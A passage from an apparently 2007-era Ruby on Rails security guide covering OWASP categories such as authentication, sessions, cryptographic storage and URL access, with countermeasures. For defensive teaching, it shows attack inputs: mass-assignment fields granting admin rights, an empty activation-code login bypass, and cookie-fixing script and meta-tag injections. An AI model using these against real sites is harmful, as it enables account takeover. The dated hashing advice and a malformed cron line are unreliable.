- *returnTo=www.domain.com* The controller uses this parameter to show a link on the target page to return to where the user came from. An attacker could change this parameter and send it to a victim and thus try to lure him on a malicious site. See **??** for more on that.
- *file=/docs/project1.doc* This a file name which will be used on the target page some means or other. See 4.4.2 for how an attacker could manipulate this to see information he might not be allowed to.

Database Profiling As a prerequisite for many SQL injection attacks, the attacker needs to know the table and column structure in the web application's database. SQL injection attacks aim at influencing a web application's database queries by manipulating web application parameters. Many of these attacks are based on descriptive error messages to find out about the table structure and the SQL query strings. By default, Rails does not deliver this kind of error messages (see 4.6.2), so the attacker has to conduct so-called *blind* SQL injection attacks. As Rails maps URL names directly to database table names, unless stated otherwise, an URL such as `http://www.domain.com/user/login` implies that there is a database table *users*, because Rails names the controller after the plural form in the database. Table columns have to be found manually by inspecting the HTML files and URL parameter naming conventions, or by trying popular column names, such as *id*, *name*, *title*, *created_at*, *updated_at*, *user_id*, et cetera.

Entry Points The most important rule in web application security is, that all input from the user has to be considered malicious unless proven otherwise. An attacker will find his entry points, that means all possibly vulnerable URLs and its parameters, with the techniques brefore. The most common entry points are message forums, user comment systems, guest books, but also things like project titles, document names and search result pages - just about everywhere where the user can supply input data. But the input does not necessarily have to come from input boxes on web sites, it can be delivered in any URL parameter just as well. An often forgotten source of security vulnerabilities is all output of the web application or second level parts of the system, such as the database storage. Despite of filters on user input, there might emerge new forms of attack that will not be filtered, or the filter might not work correctly. Or the malicious input might be filtered in one place, stored in the database, and then retrieved by a function which assumes that the data has been filtered with another filter. In a large-scale web application this problem may not be underestimated. So malicious input might pass filters and make its way to the client, and that is why there should be filters on the output data, as well.

Countermeasures There are the following countermeasures to reduce the amount of information available to an attacker:

- It is advised to set Apaches *DocumentRoot* to Rails' */public* directory so that no one can access Rails configuration or source file directories. See the Virtual Hosts section in Chapter 2 for more information on *DocumentRoot*.
- Remove or protect files and directories, which are not intended for public viewing, with the Apache *<Directory>* or *<Files>* directive and set the access privileges accordingly. You can find more on this in Chapter 2 in the Virtual Hosts and Privileges section. Do not use *robots.txt* to protect these files or directories, but set their access privileges.
- Remove legacy files, comments in them, directories, controllers and actions. You should use a revision control system, such as Subversion, if you need to view old files.
- Do not put debugging or testing controllers and actions in your live application. Remove, protect, or hide them as described in the Routes section.
- Consider all input from the user to be malicious and always sanitize and verify it. More on this in the following sections.

These security measures will reduce the success of *profiling* your web application.

4.6.2 Error Handling

Correct error handling is very important in order not to give the attacker too much information about the internals of your application. For example, a full error report with SQL queries can be very helpful for someone performing SQL injection attacks (see **??**). By default, Rails considers all requests local in the development environment, and thus returns a full error description with session data, a stack trace, and MySQL error reports, if applicable. In the production environment the same report is returned on a local machine (that means, if the requests come from the same IP-address as the Rails server has) and a simple error message, such as the HTTP status code `404 Not Found`, or `500 Internal Server Error`, for requests from remote computers. This difference is controlled by the `config.action_controller.consider_all_requests_local` option in the *config/environments/[environment].rb* file. Here is a quote from Rails' source code which handles errors:

```
if consider_all_requests_local || local_request?
  rescue_action_locally(exception) # full error report
else
  rescue_action_in_public(exception) # simple error report
end
```

So the consideration is based on `if consider_all_requests_local || local_request?`. The first part is known to be false in a production environment, so the second part of the conjunction is important to be always false for remote requests. There are, however, situations where remote requests are considered local by Rails, although it is not mentioned in the documentation. Specifically, if Rails is behind a proxy server, and thus the *HTTP_X_FORWARDED_FOR* HTTP header is sent, and the requests come from non-public addresses, such as 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16, the full error report will be sent. In order to override this, you can add the following lines to your *app/controllers/application.rb*:

```
module ActionController::Rescue
 def local_request?
   false if ENV['RAILS_ENV'] == "production"
   true if ENV['RAILS_ENV'] == "development"
 end
end
```

The error documents for the HTTP status codes 404 and 500 are located in the public directory. By default, Rails renders *404.html* for routing errors, and an internal string for other errors. Add the following lines to the `module` from the example above to render *505.html* for other errors:

```
def rescue_action_in_public(exception)
  case exception
    when RoutingError, UnknownAction then
      render_text(IO.read(File.join(RAILS_ROOT, 'public',
                            '404.html')), "404 Not Found")
    else
      render_text(IO.read(File.join(RAILS_ROOT, 'public',
                      '500.html')), "500 Internal Error")
  end
end
```

4.6.3 Logging

By default, Rails logs all requests being made to the web application. There is one log file for each environment in the */log* directory. When in the development environment, all queries to the database are logged, as well. But log files can be a huge security issue, as they may contain login credentials, credit card numbers et cetera. You can filter certain request parameters from your log files by adding the following line to a controller or the */app/controllers/application.rb* file. The parameter "password" will be marked *[FILTERED]* in the log. More precisely all parameters containing the word "password" will be filtered, i.e. "password_confirmation", as well.

```
filter_parameter_logging :password
```

4.7 A7 - Broken Authentication and Session Management

4.7.1 User Handling

The project management application, includes a widespread access control method. Users have to sign up to the application, which will send a confirmation message to them. The email contains a link to confirm that the email address really belongs to that user. Now the user can log into the application and view the information he is allowed to. What he is allowed to view is determined by the group he belongs to. One group, for example, may view everything in all projects (administrators), others may only view messages in a certain project. The user may edit his account information, and he can get a new password, if he lost it.

You should not create an access control by yourself, it is better to extend existing ones in order not make the same flaws again. There are many generators and complete access control frameworks for Rails. Most of them are still declared beta, but there are basically three stable and widespread generators, LoginGenerator, LoginSugar and Restful_authentication, whereas the latter two are based on LoginGenerator. LoginGenerator generates a basic access control with a model, view and controller, passwords are saved to the database with a secure hash function (SHA1), but it does not send confirmation e-mails.

LoginSugar and Restful_authentication, in contrast, do so and they have all LoginGenerator features. Confirmation e-mails contain a link with a security token (a hash value) and an expiry timestamp, when the security token will be declared invalid, is kept in the web application. Only with this security token you can complete the registration process. Furthermore, they save passwords with a *salt*, i.e., even if two users have the same password, the hash value will not be the same, which makes it less prone to rainbow tables attacks, if an attacker gains access to the database.

However, LoginGenerator or LoginSugar, have several security holes. When signing up for a new account, both of them can fall prey to mass assignment attacks (see the "form parameters" section for a description and countermeasures) which lets you set any attribute of the new user record. The signup controller method contains the following line:

```
@user = User.new(params['user'])
```

This creates a new user record based on the values in the parameter hash which is supplied by the user. An attacker could save the signup page and add his own parameters to it.

He can use a trial-and-error method or other knowledge to find out which parameters are worth a try, for example:

```
<input id="user[verified]" name="user[verified]"
    type="hidden" value="1" />
<input id="user[role]" name="user[role]" type=
    "hidden" value="admin" />
```

This lets you bypass confirmation emails and endows the user with administrator privileges. Furthermore, in LoginSugar, anyone with a confirmation URL can log in within the expiration time (usually 24 hours), without knowing user name and password and even after the email address has been confirmed, i.e., the URL has been evoked before. A countermeasure would be to let the security token expire when the email address is being verified, and require the login information to be entered when confirming.
Moreover, when a session was hijacked (see 4.7.2), or the attacker logged in using a confirmation URL, he can assign a new password without knowing the old password. That way he can log in the normal way next time. In whatever generator you use, therefore you should perform a check on the old password.

Another serious security leak has been in the restful_authentication plugin regarding the activation of an account. You can use it to log in without user credentials or impersonate someone else. The *activate* method of the controller accepted an empty activation code parameter like this (depending on your routes):

```
http://localhost:3006/user/activate or
http://localhost:3006/user/activate/?activation_code=

# the method creates the following SQL
SELECT * FROM users WHERE (users.‘activation_code‘ IS NULL) LIMIT 1
```

An attacker will be able to log in without password and use the first account found with an empty activation_code (true for all activated users). Please update to the newest version or check whether the first line of the "activate" method looks like this:

```
self.current_user = params[:activation_code].blank? ? :false \
  : User.find_by_activation_code(params[:activation_code])
```

If you decide to create your own access control nonetheless, or modify generated ones, you have to keep in mind that MySQL requests are case insensitive by default, and thus at least two user names will be the same though in a different case. MySQL provides a *BINARY* operator, which makes statements case sensitive, for example:

```
#  finds the first user in the database which matches the
#  login information case sensitively
User.find(:first, :conditions => ["BINARY login = ? AND
                    BINARY password = ?", login, pass])
```

This may be desired or not, but you have to use the same method when signing up and logging in users, or user names might occur more than once in different cases.
If the login process failed, you should not present too much information as to why that happened. If you tell an attacker whether user name or password was wrong he can focus on finding the other part. You should also be aware of the possibility of brute force attacks

on the login page. As a countermeasure you can save the number of failed login attempts on an account and disable the account, or require to enter a *CAPTCHA* to log in after a certain number of failed logins. A *CAPTCHA* is a method of limiting access to human beings by visual verification of a possibly distorted image.

4.7.2 Sessions

As the HTTP protocol is stateless, a logged in client, for example, would have to provide his login name and password for every request he makes, because the server cannot maintain the state during subsequent user's requests. The idea of adding state to requests is to save the data that needs to be available in subsequent requests, (the *session data*), which is identified by a *session identifier*. The session data could be anything from a user name of the logged in user to the contents of a shopping cart in an online shop. That way, the client provides a session identifier and the server tries to match it with one of the saved session identifiers to retrieve the session data. In many cases, the session identifier serves as temporary login credential: the user logs in to an application and receives a session identifier. If he returns to the application after some time, he will still be logged in.
There are several ways to keep track of the session identifier on the client side, the most popular ones are to add a session identifier parameter, that the server provided, to the URL. Another, more popular way, is to use so-called *cookies* in a web browser software to store the session identifier. Cookies are short strings of the form *NAME=VALUE* which will be saved on behalf of the server, and the web browser software will add it to each request of the client to this particular server.
As to which is the best solution to keep track of sessions, Acros Security [13] writes: "From security perspective, most - if not all - known attacks against cookie-based session maintenance schemes can also be used against URL- or hidden form fields-based schemes, while the converse is not true. This makes cookies the best choice security-wise."

Rails saves the session data and identifier on the server, and advises the client side to store the same session identifier in a cookie. The cookie looks like the following:

```
# name     = value
_session_id=16d5b78abb28e3d6206b60f22a03c8d9
```

The session identifier is a 32 bytes long MD5 hash value (see 4.8) of the current time, a random number between 0 and 1, the process id number of the Ruby interpreter (also basically a random number) and a constant string. This keeps the risk of colliding (i.e., occurring twice) session identifiers low.
The session data is available in the *session* collection variable in your Rails application, so everything you store in it will be available for the subsequent requests coming from the same client. In order to store a value in it, you have to find a unique name for it and save it with the name. Use the same name to retrieve the value afterwards.

```
# save the user id of the logged in user with the name user_id
session[:user_id] = user.id

# find the user record for the logged in user according to the
# information from the last request
User.find(session[:user_id])
```

Basically, just about everything could be stored in *session*, but you should not store large amounts of data in it, due to performance reasons it is better to save it to the database and store a reference in *session* (the identifier of the database record, for example). And you should not store critical data solely in *session*. Think of a web shop where a client places an order, and you decide to store it in the *session* to save it to the database when the user enters his contact details. This session, and thus the order, will be lost if the user clears his cookies in the web browser. Volatile data should not be stored in the *session*, it is better to keep the identifier of the database record. For example, if you save an entire *project* object in *session*, because this is the project the client is working on, and another user changes the project description, then the restored *project* object of the first user is not updated.

Session Expiry In many web applications your session stays valid either until you log out, or until a certain time after the last use of the session. It is not a good idea to use sessions that never expire, because that gives an attacker unlimited time to use a hijacked session.
You could limit the time how long a session stays valid by setting the expiry time-stamp of the *_session_id* cookie. However, as cookies are stored in the web browser and thus can be edited by the user, this is not the safest thing to do. It is safer to control the validity of a cookie on the server side.
Every user who accesses the web application creates a new session on the server which can eventually lead to a major performance drop or fill up your disk space and make your server uncapable of acting. Not only to save disk space and for performance reasons, but also to let expire old sessions, you should remove old session data from time to time. Sessions are saved to files in Rails' */tmp/sessions*, by default. When deciding which session files you can remove, the simplest way is to delete those files which were not changed within the last some minutes. However, in a situation where sessions do not become invalid when the user logs out, or the user always forgets to log out, and an attacker got hold of the session cookie (see next section), he could write an automated script to access the web application every 10 minutes, for example. In such a case, the session would never expire and the attacker may use the session forever.

You should use an automated script (via the *cron* command on Unix, for example) to clear expired sessions. Depending on the user behavior and on how much you want to protect the application, you should clear them every 5 minutes through to no more than 20 minutes. This is an example *cron* job:

```
*/4 * * *  find /tmp/ -name "ruby_sess*" -cmin +20 -exec rm {} ;
```

If you want to store sessions in the database, you will have to enable it in the *environment.rb* file and create a new session migration:

```
# enable it
config.action_controller.session_store = :active_record_store
# create migrations
rake db:sessions:create
```

However, it is recommended to include a created_at column (`t.column :created_at, :datetime`) in the migration in order to let expire old sessions which have been kept alive using an automated script (as described above). Here is a simple method to sweep expired sessions:

```
# cron job: */15 * * * * /usr/local/bin/ruby /var/www/apps/app/current/ \
script/runner -e production "Session.sweep('30m')"
def self.sweep(time_ago = nil)
    time = case time_ago
      when /^(\d+)m$/ then Time.now - $1.to_i.minute
      when /^(\d+)h$/ then Time.now - $1.to_i.hour
      when /^(\d+)d$/ then Time.now - $1.to_i.day
      else Time.now - 1.hour
    end
    self.delete_all "updated_at < '#{time.to_s(:db)}' " +
      "OR created_at < '#{2.days.ago.to_s(:db)}'"
end
```

Session Stealing Session hijacking is a class of attacks where an attacker gets hold of a session identifier of another user. Consequently, he gets access to the web application, because the session identifier serves as temporary login credential, as described above. The most popular way of hijacking a session is to steal the session identifier. There are several ways of doing this.
Most user agent injection attacks aim at stealing a user's session identifier which is stored in a cookie. Other attacks aimed at stealing the cookie include gaining access to the victim's computer/web browser, physically stealing the victim's computer or *sniffing* the data traffic between the victim and the web application. To *sniff* traffic between them, an attacker needs privileged access to one of the computers or networks in between. Sniffing is especially straightforward if the victim uses an unencrypted wireless LAN network.
By default, Rails stores the session identifier in a cookie. However, if you decide to use an URL parameter to keep track of the session identifier (which is not recommended), you should be aware of a higher possibility of session stealing. For example if your web applications contains an external link and a logged in user clicks on it, the target web site can see in its web server logs from which URL (including the session identifier) the user came from.

A countermeasure against sniffing could be to encrypt the entire data traffic using SSL (see 2.3). However, if parts of the web site are not encrypted with SSL, such as the login or index page, the cookie will be transmitted nevertheless. To instruct the browser only to send the cookie over encrypted HTTPS and never over normal HTTP, you have to include the following line in the *config/environment.rb* file.

```
ActionController::Base.session_options[:session_secure] = true
```

Another countermeasure is to save user-specific properties in the session, verify them every time a request comes in, and deny access, if the information does not match. Such properties could be the remote IP-address or the user agent (i.e., the web browser software's name), though the latter is less user-specific. When saving the IP-address, you have to bear in mind that there are Internet service providers or large organizations that put their users behind proxies and these might change over the course of a session, so these users will not be able to use your application, or only in a limited way. Or the attacker could be in the same local network and so both, the victim and the attacker, have the same external IP-address. Although, if these drawbacks do not apply to your users, as it is the case for Intranet applications, for example, this will be an appropriate additional protection.
However, the best countermeasure currently, is to expire sessions frequently.

Another small countermeasure came up in Rails 2.0 by means of HTTP only cookies, which will be sent over HTTP only, but can't be read by JavaScript (document.cookie method). HTTP only cookies can be used from IE v6.SP1 and recently Firefox v2.0.0.5. However, this countermeasure shuts down the most obvious way to steal cookies, but the cookies are still visible using XMLHTTPRequest ("Ajax"). If the attacker manages to inject JavaScript code which does a XMLHTTPRequest, he can get hold of the cookie.

Session Brute-Forcing Another possible way of session hijacking is brute-forcing a session identifier, that means trying out every possible identifier in order to find one which grants access. While this will be very effective with serially numbered identifiers, it is more complex with random or encrypted identifiers. Session identifier in Rails are a 32 byte hex value, so there are 16^{32} possible combinations. However, if an attacker knows that the application is written in Rails, he will know how the identifier has been computed. The original identifier string, before being encrypted with MD5, has 77-85 bytes (on a German locale), but for session identifier issued on a given date, only 24-32 of them are unknown (the time-stamp, random value and process ID), and they are all numerical. This leaves the attacker with 10^{24} to 10^{32} possible combinations. Even if you take into consideration that there are only 86400 and not 10^6 possible combinations for the 6 digits of a valid time-stamp, for example, or even if the number of available valid sessions on the server is high, it will still be a very large number of possibilities. Moreover, every possibility has to be tried out over HTTP which greatly reduces the number of possible login attempts per second. The most unpredictable part of the string is the random number which is computed with a version of the Mersenne Twister algorithm [38]. But it "is not cryptographically secure by itself for a very simple reason. It is possible to determine all future states of the generator from the state the generator has at any given time, and either 624 32-bit outputs, or 19,937 one-bit outputs are sufficient to provide that state" [60]. However obtaining these outputs is not straightforward, as the result is encrypted with a secure MD5 hash function. All in all, at the time being, it is sufficiently safe to use Rails sessions management, but due to its weaknesses, it should be replaced by another one if possible.

Session Fixation Apart from session hijacking attacks, which is focused on obtaining a user's session identifier issued by the web application, there is another class of attacks, known as *session fixation* attacks [13]. These attacks focus on fixing a user's session identifier known to the attacker, and forcing the user's browser and the web application into using this identifier. It is therefore not necessary for the attacker to obtain the session identifier afterwards.
The first step in such attacks is to create a valid session identifier. While other session management systems (in PHP, for example) accept arbitrary identifiers, and will create a valid session with the session identifier if it does not exist yet, this is not possible in Ruby on Rails. Rails accepts only session identifiers which have been generated by itself, and will issue a new one if you propose an arbitrary one. So an attacker has to access the web application in order to obtain a valid session identifier. If the web server expires sessions, the attacker will have to "maintain" the session, that means to access the application from time to time in order to "keep it alive". However, an absolute timeout of sessions would reduce the maximum timeframe for the attack.

The next step is to force a victim's web browser into using this identifier, which is know as the actual *session fixation*. As Rails stores session identifiers in cookies and not in URLs, the most straightforward attempt, to send an URL by email, pointing to the web

application with a fixed session, does not work. Also, according to RFC2965 [30], a web site cannot set a cookie for another domain. So the attacker cannot set a cookie for the web application by luring him on a site that he controls.

One possibility to fixate the session, which requires the ability to sniff and modify data traffic between the user and the web application, is to change the session identifier in a response from the server. Or, if he has access to the user's Domain Name Service (DNS) server, he can redirect requests to a server taken over by the attacker, which forwards and modifies request to and from the original web server.

The next two possibilities to fixate the session have to do with *user agent injection* vulnerabilities. The User Agent Injection section describes *how* to inject malicious code into a web application, and this section describes *what* can be injected to fixate a session. The first approach to do this is to change the cookie by setting `document.cookie` to a desired value, for example in JavaScript:

```
document.cookie="_session_id=16d5b78abb28e3d6206b60f22a03c8d9";
```

However, a web application administrator might know this vulnerability, and therefore might have an appropriate filter for that. A less known approach is to set the cookie with an injected <META> HTML tag. Normally, <META> tags belong between the <HEAD> tags at the beginning of the document, however, it will be processed by the browser anywhere in the document. Inject this line, for example:

```
<meta http-equiv=Set-Cookie content="_session_id=
  4cf69dc5fee46251bdc1f99ef55f52b6">
```

After the session identifier has been successfully injected into the user's browser and he logged in to the trap session, the attacker will be able to use the session, until the user logs out.

Countermeasures A good countermeasure against creating a valid session identifier is not to issue them on pages that everyone can access. That means, for example the login page, should not send a session identifier to the yet unauthorized user, do so only *after* the user has been authorized. With the following you can turn the use of sessions off in a specific controller:

```
session :off  # turn it off for any action
# or turn it off for any but these actions
session :off, :except => [ :change_password, :edit, :delete ]
```

However, you have to bear in mind that a request to any URL which issues a session identifier to logged in users also issues it to unauthorized users, but denies access then. And if the application is open to everyone, i.e., you can sign up on your own, you cannot prevent an attacker from signing up and retrieving a valid session identifier.

One of the most effective countermeasures is to issue a new session identifier after a successful login. That way, an attacker cannot use the fixed session identifier. By the way, this is a good countermeasure against session hijacking, as well. The following line create a new session in Rails:

```
reset_session
```

Other countermeasures include fixing all user agent injection vulnerabilities, binding a session identifier to a user-specific property, such as the IP-address, as described above, and to let idle sessions expire frequently so the attacker cannot maintain trap sessions for a long time.

4.8 A8 - Insecure Cryptographic Storage

Protecting sensitive data with cryptography is very important, but simply failing to encrypt sensitive data is very widespread. Applications that do encrypt contain poorly designed cryptography, either using inappropriate ciphers or making serious mistakes using strong ciphers. These flaws can lead to disclosure of sensitive data and compliance violations.

There are two types of encryption, symmetric and asymmetric encryption. Symmetric encryption means you have to decrypt data with the same key as it was encrypted with. Asymmetric encryption, in contrast, does not need the same password to decrypt data. The one who encrypts the data encrypts it with the public key of the recipient. The opposite side then decrypts it with his private key. For example, the RSA algorithm is based on asymmetric and AES on symmetric encryption. Another type of encryption are secure hash functions. They are only *one-way*, that means they can be encrypted, but not decrypted. In order to assert that two texts are the same, their secure hash can be compared. They are often used to store passwords, and if someone logs in the calculated hash value will be compared to the one saved in the database. A secure hash function also should not have collisions, that means there should not be two texts with the same hash value. The MD5 hash function has been widely used, but collisions have been found for it, so it is theoretically possible to create a text with the same hash value. This, however, has not happened so far. SHA1 is another secure hash function, but first collisions have been found for it, as well. SHA-256 or better should be favored as safer alternatives. However, this does not affect the security of passwords that are saved as hash values in many web applications. The calculation of a password for a given hash value is currently not feasible. The main threat for hash values are so-called *rainbow tables*. These are large precomputed reverse lookup databases which make it easy to find the original text to a given hash value. The biggest ones already contain all alphanumerical strings of up to 6-8 characters in length. Adding a *salt* to the password and then encrypting it, is a good countermeasure and head start. A salt is a string, preferably longer than 8 characters, which is known only to the application. If an attacker gets hold of a salted hash he won't be able to look it up in a rainbow table. Even if he gets hold of the salt, it will take a very long time to calculate a rainbow table with this salt. So using "broken" hash algorithms with a salt is still a very safe way to store secrets that do not have to be retrieved in clear text.

If you used encryption you should never transmit private keys over insecure connections, never use your own cryptographic algorithm, only approved algorithms such as AES, RSA, SHA-256 or better.

4.9 A9 - Insecure Communications

Just as sensitive data should be stored with encryption, the transmission of it should be protected. Use encryption (usually SSL) for the communication between the client and server, but also for backend connections. Otherwise authentication data, session identifiers, credit card data, or other sensitive data will be exposed. Failing to encrypt sensitive data transmissions means that an attacker can sniff the network traffic and thus read these

sensitive data. Using SSL is very important as the client is very likely to use insecure networks. It is also important to encrypt all requests, not just the login process, as every request includes the authentication token (session identifier). See 2.8.5 on how to set up SSL in Rails with Apache.

4.10 A10 - Failure to Restrict URL Access

Often web applications include sites or areas which are not intended for public viewing, for example administrative pages or statistics. Many of these are "protected" by not exposing links to them. Security by obscurity, however, is not sufficient to protect sensitive data or functions, an attacker may guess links or use brute force techniques. An attacker might guess that there is a link `/user/add` if he knew about `/user/login`, or he might find static files as described in the profiling section (4.6.1). The "hidden" pages might have been created deliberately for administrator access or forgotten pages.

4.10.1 Routes and Forgotten Actions

Ruby on Rails provides the use of so-called *pretty URLs*, that means URLs that can be read and understood better by human beings. The routing in Ruby on Rails is responsible for interpreting the parameters in these URLs to execute actions. The routing can be configured in *config/routes.rb*. The standard route is `map.connect ':controller/:action/:id'`. If you have a controller "project", you will be able to access the project with the id 1 by calling `http://www.domain.com/project/show/1`. But that also means everyone can access controllers or actions that were not intended to be executed by these users. Testing, debugging or actions designed to be used only internally should be removed or set protected before the release of the application. You can set a method protected by prepending the keyword "protected" in front of the method. If you have debugging code, you can make it work in the development environment only, by wrapping the following lines around it:

```
if (ENV['RAILS_ENV'] == 'development') then
    # put your code for the development environment here
end
```

One of the first real security vulnerabilities found in Ruby on Rails had to do with routing. Versions 1.1.0 until 1.1.5 should not be used as an attacker can cause data loss or a denial of service through malicious URLs. The vulnerability was caused by the way Rails handles routing errors, i.e., what it does when there is no corresponding controller or action. If you call `http://www.domain.com/breakpoint_client` and there is no controller *BreakpointClientController* it will go on looking for it in different places. When it finds a file *breakpoint_ client.rb* it will return a routing error, but it will execute the file anyway. This file is part of the Rails library, and it will halt the server, because it starts a breakpoint program, but receives no further instructions. Another attack with `http://www.domain.com/db/schema` will overwrite all data in the database if the user for the database access has the right to do this.

4.10.2 Verification

As stated already several times in other places, it is very important to verify that the user input is of an expected format and to reject it, if not so. But you have to check it on the server-side, not on the client-side as it can be bypassed on the client-side. JavaScript verification in the browser can be means to avoid useless requests, but you have to keep

in mind that an attacker can intercept requests before they will be sent to the server. In an attack on the MacWorld 2007 conference "Platinum" passes were given away to those who analyzed the client-side JavaScript closely. Always make checks on the server-side as described in the previous chapters.

References

[1] 37signals. Basecamp. http://www.basecamphq.com/, 2007.

[2] MySQL AB. Mysql 5.0 documentation. http://dev.mysql.com/doc/refman/5.0/en/index.html, 2007.

[3] At-Mix. Secure socket layer. http://www.at-mix.de/ssl.htm, 2004.

[4] aviditybytes. Security extensions against csrf. http://svn.aviditybytes.com/rails/plugins/security_extensions/, 2005.

[5] Pelle Braendgaard. Ezcrypto. http://ezcrypto.rubyforge.org/, 2005.

[6] Lighhtpd community. Mod_proxy for lighhtpd. http://trac.lighttpd.net/trac/wiki/Docs:ModProxy, 2006.

[7] Web Application Security Consortium. Cross site scripting. http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml, 2005.

[8] World Wide Web Consortium. The xmlhttprequest object. http://www.w3.org/TR/XMLHttpRequest/, 2007.

[9] Evans Data Corporation. Mysql gains 25% market share of database usage. http://www.evansdata.com/n2/pr/releases/MySQLRelease.shtml, 2007.

[10] Microsoft Corporation. Internet explorer. http://www.microsoft.com/windows/products/winfamily/ie/default.mspx, 2007.

[11] Dave Thomas, Ward Cunningham, Martin Fowler et al. Manifesto for agile software development. http://www.agilemanifesto.org/, 2001.

[12] Peter Donald. Activeform plugin. http://www.realityforge.org/svn/public/code/active-form/trunk/, 2006.

[13] Acros d.o.o. Session fixation vulnerability in web-based applications. http://www.acrossecurity.com/papers/session_fixation.pdf, 2007.

[14] Apache Software Foundation et al. Apache http server project. http://httpd.apache.org/docs/2.2/en/, 2007.

[15] Apache Software Foundation et al. Apache http server project security tips. http://httpd.apache.org/docs/2.2/misc/security_tips.html, 2007.

[16] David Heinemeier Hansson et al. Ruby on rails home. http://www.rubyonrails.org/, 2007.

[17] Jan Kneschke et al. Lighttpd home. http://www.lighttpd.net/, 2006.

[18] Joel Scambray et al. *Hacking Exposed Web Applications*. McGraw-Hill, 2006.

[19] Martin Fowler et al. *Patterns of Enterprise Application Architecture*. Addison-Wesley Longman, 2002.

[20] Yukihiro Matsumoto et al. Ruby home. http://www.ruby-lang.org/, 2007.

[21] Roy Thomas Fielding. Architectural styles and the design of network-based software architectures. Master's thesis, University Of California, Irvine, 2000.

[22] National Center for Supercomputing Applications et al. The common gateway interface. http://cgi-spec.golux.com/, 1993.

[23] Brent Fulgham. The computer language shootout. http://shootout.alioth.debian.org/debian/ruby.php, 2007.

[24] Jesse James Garrett. Ajax: A new approach to web applications. http://www.adaptivepath.com/publications/essays/archives/000385.php, 2005.

[25] Apsis GmbH. Pound home. http://www.apsis.ch/pound/, 2007.

[26] SecureNet GmbH. Session riding. http://www.securenet.de/papers/Session_Riding.pdf, 2004.

[27] Jeremiah Grossman. Myth-busting ajax (in)security. http://www.whitehatsec.com/home/resources/articles/files/myth_busting_ajax_insecurity.html, 2006.

[28] Gareth Heyes. Iframes security summary. http://www.thespanner.co.uk/2007/10/24/iframes-security-summary/, 2007.

[29] Andrew Hunt and David Thomas. *The Pragmatic Programmer*. The Pragmatic Programmers, LLC, 1999.

[30] IETF. Rfc2109: Http state management mechanism. http://www.ietf.org/rfc/rfc2109.txt, 1997.

[31] Google Inc. Google home. http://www.google.com/, 2007.

[32] LLC Information Security Partners. Cross site reference forgery. http://isecpartners.com/documents/XSRF_Paper.pdf, 2005.

[33] Internet Programming with Ruby – writers. Webrick home. http://www.webrick.org/, 2002.

[34] Shinya Kasatani. Safe erb. http://www.kbmj.com/~shinya/rails/, 2006.

[35] Amit Klein. Dom based cross site scripting. http://www.webappsec.org/projects/articles/071105.html, 2005.

[36] Sasada Koichi. Yet another ruby virtual machine. http://www.atdot.net/yarv/, 2006.

[37] Next Generation Security Software Ltd. Second-order code injection attacks. http://www.ngssoftware.com/papers/SecondOrderCodeInjection.pdf, 2004.

[38] Takuji Nishimura Makoto Matsumoto. Mersenne twister. http://www.math.sci.hiroshima-u.ac.jp/~m-mat/MT/emt.html, 1997.

[39] Yukihiro Matsumoto. Ruby license. http://www.ruby-lang.org/en/LICENSE.txt, 1995.

[40] MetaProducts. Offline explorer pro. http://www.metaproducts.com/mp/Offline_Explorer_Pro.htm, 2007.

[41] Mozilla. Firefox. http://www.mozilla.com/en-US/firefox/, 2007.

[42] Net-Square. httprint. http://net-square.com/httprint/, 2005.

[43] Netcraft. Netcraft web server survey. http://survey.netcraft.com/Reports/0703/, 2007.

[44] National Institute of Standards and Technology. Secure hash standard. http://csrc.nist.gov/publications/fips/fips180-2/fips180-2withchangenotice.pdf, 2002.

[45] Massachusetts Institute of Technology (MIT). Mit license. http://www.opensource.org/licenses/mit-license.php, 2007.

[46] Rick Olson. Attachmentfu plugin. http://svn.techno-weenie.net/projects/plugins/attachment_fu/, 2007.

[47] Rick Olson. Whitelist plugin. http://svn.techno-weenie.net/projects/plugins/white_list/, 2006.

[48] Ruby on Rails community. Common security problems. http://manuals.rubyonrails.com/export/html/8, 2006.

[49] Inc. Open Market. Fastcgi home. http://www.fastcgi.com/, 1996.

[50] Internet Archive organization. The wayback machine. http://www.archive.org/web/web.php, 2007.

[51] OWASP. The owasp top ten project. http://www.owasp.org/index.php/OWASP_Top_Ten_Project, 2006.

[52] Open Web Application Security Project (OWASP). The owasp guide project. http://www.owasp.org/index.php/OWASP_Guide_Project, 2006.

[53] Ryan Pan. Apache module mod_fcgid. http://fastcgi.coremail.cn/, 2007.

[54] Payment Card Industry (PCI). Data security standard. https://pcisecuritystandards.org/tech/download_the_pci_dss.htm, 2006.

[55] Mark Pilgrim. Redcloth. http://whytheluckystiff.net/ruby/redcloth/, 2003.

[56] The OpenSSL Project. Openssl. http://www.openssl.org/, 2007.

[57] Thomas Baustert Ralf Wirdemann. *Ruby On Rails*. Hanser, Germany, 2006.

[58] RSnake. Xss (cross site scripting) cheat sheet. http://ha.ckers.org/xss, 2007.

[59] Inc. Sanctum. Http response splitting, web cache poisoning attacks, and related topics. https://www.watchfire.com/securearea/whitepapers.aspx?id=8, 2004.

[60] John J. G. Savard. A cryptographic compendium. http://www.quadibloc.com/crypto/co4814.htm, 1998.

[61] Neil Schemenauer. Scgi: A simple common gateway interface alternative. http://python.ca/scgi/, 2006.

[62] Breach Security. Mod_security. http://www.modsecurity.org/, 2007.

[63] SecurityFocus. Apache 2 with ssl/tls. http://www.securityfocus.com/infocus/1818, 2005.

[64] SecurityFocus. Vulnerabilities. http://www.securityfocus.com/, 2007.

[65] Zed A. Shaw. Mongrel home. http://mongrel.rubyforge.org/index.html, 2007.

[66] Zed A. Shaw. Lighttpd with apache. http://mongrel.rubyforge.org/docs/apache.html, 2006.

[67] Zed A. Shaw. Mongrel deployment. http://mongrel.rubyforge.org/docs/choosing_deployment.html, 2006.

[68] Zed A. Shaw. Lighttpd with mongrel. http://mongrel.rubyforge.org/docs/lighttpd.html, 2006.

[69] Inc. SoftByte Labs. Blackwidow. http://www.softbytelabs.com/us/bw/index.html, 2006.

[70] Tiobe Software. Tiobe programming community index. http://www.tiobe.com/tpci.htm, 2007.

[71] Giorgio Fedon Stefano Di Paola. Subverting ajax. http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf, 2006.

[72] Dave Thomas and D.H. Hansson. *Agile Web Development with Rails - 2nd edition.* The Pragmatic Bookshelf, 2006.

[73] W3C. The world wide web consortium. http://www.w3.org/, 2007.

[74] W3C. Uris, addressability, and the use of http get and post. http://www.w3.org/2001/tag/doc/whenToUseGet.html, 2004.

[75] Jim Weirich. Rake - ruby make. http://rubyforge.org/projects/rake, 2007.